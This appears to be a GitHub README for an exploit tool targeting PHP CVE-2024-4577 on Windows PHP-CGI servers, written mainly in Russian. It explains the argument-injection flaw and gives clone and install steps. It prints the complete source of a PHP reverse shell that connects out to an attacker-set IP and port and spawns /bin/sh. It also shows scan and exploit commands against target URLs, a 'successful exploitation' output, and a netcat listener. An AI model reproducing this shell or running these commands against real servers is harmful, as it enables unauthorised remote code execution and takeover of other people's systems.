 bibo318/cve-2024-4577-rce-attack
ATTACK PoC - PHP CVE-2024-4577


В версиях PHP 8.1.* до 8.1.29, 8.2.* до 8.2.20, 8.3.* до 8.3.8 при использовании Apache и PHP-CGI в Windows, если система настроена на использование определённых кодовых страниц, Windows может использовать поведение «Наилучшего соответствия» для замены символов в командной строке, передаваемой функциям Win32 API. Модуль PHP CGI может ошибочно интерпретировать эти символы как опции PHP, что может позволить злоумышленнику передать опции исполняемому бинарному файлу PHP и, таким образом, раскрыть исходный код скрипта, выполнить произвольный PHP-код на сервере и т.д.
«XAMPP уязвим в конфигурации по умолчанию, и мы можем нацелиться на конечную точку /php-cgi/php-cgi.exe. Для нацеливания на явную конечную точку .php (например, /index.php) сервер должен быть настроен для запуска PHP-скриптов в режиме CGI.»
$ git clone https://github.com/bibo318/CVE-2024-4577-RCE-ATTACK.git
$ cd CVE-2024-4577-RCE-ATTACK && pip install -r requirements.txt
[!NOTE] Этот инструмент демонстрирует тактики, техники и процедуры (TTP). Однако данный конкретный образец полезной нагрузки в этом случае не работает. Измените shell.php, чтобы получить полнофункциональную полезную нагрузку.
# rev_shell.php
<?php
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = 'xxxxxxxxxxx';  // CHANGE THIS
$port = 9999;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>

$ python3 CVE-2024-4577.py -s -t https://target.com/

,------. ,--.  ,--.,------.   ,-----.,--.   ,--.,------.        ,---.   ,--.  ,---.   ,---.         ,---.,-----.,-----.,-----. ,------.  ,-----.,------.
|  .--. '|  '--'  ||  .--. ' '  .--./ \  `.'  / |  .---',-----.'.-.  \ /    '.-.  \ /    |,-----. /    ||  .--''--,  /'--,  / |  .--. ''  .--./|  .---'
|  '--' ||  .--.  ||  '--' | |  |      \     /  |  `--, '-----' .-' .'|  ()  |.-' .'/  '  |'-----'/  '  |'--. `\ .'  /  .'  /  |  '--'.'|  |    |  `--,
|  | --' |  |  |  ||  | --'  '  '--'\   \   /   |  `---.       /   '-. \    //   '-.'--|  |       '--|  |.--'  //   /  /   /   |  |\  \ '  '--'\|  `---.
`--'     `--'  `--'`--'       `-----'    `-'    `------'       '-----'  `--' '-----'   `--'          `--'`----' `--'   `--'    `--' '--' `-----'`------'
         Author: Demongod | CVE-2024-4577 | PoC and Scanner |

[+] Target https://xxxx.com dễ bị tấn công bởi CVE-2024-4577
$ python3 CVE-2024-4577.py -t http://example.com -e -p rev_shell.php

,------. ,--.  ,--.,------.   ,-----.,--.   ,--.,------.        ,---.   ,--.  ,---.   ,---.         ,---.,-----.,-----.,-----. ,------.  ,-----.,------.
|  .--. '|  '--'  ||  .--. ' '  .--./ \  `.'  / |  .---',-----.'.-.  \ /    '.-.  \ /    |,-----. /    ||  .--''--,  /'--,  / |  .--. ''  .--./|  .---'
|  '--' ||  .--.  ||  '--' | |  |      \     /  |  `--, '-----' .-' .'|  ()  |.-' .'/  '  |'-----'/  '  |'--. `\ .'  /  .'  /  |  '--'.'|  |    |  `--,
|  | --' |  |  |  ||  | --'  '  '--'\   \   /   |  `---.       /   '-. \    //   '-.'--|  |       '--|  |.--'  //   /  /   /   |  |\  \ '  '--'\|  `---.
`--'     `--'  `--'`--'       `-----'    `-'    `------'       '-----'  `--' '-----'   `--'          `--'`----' `--'   `--'    `--' '--' `-----'`------'
        Author: Demongod | CVE-2024-4577 | PoC and Scanner |

[+] Khai thác thành công!
$ nc -lvnp 9999
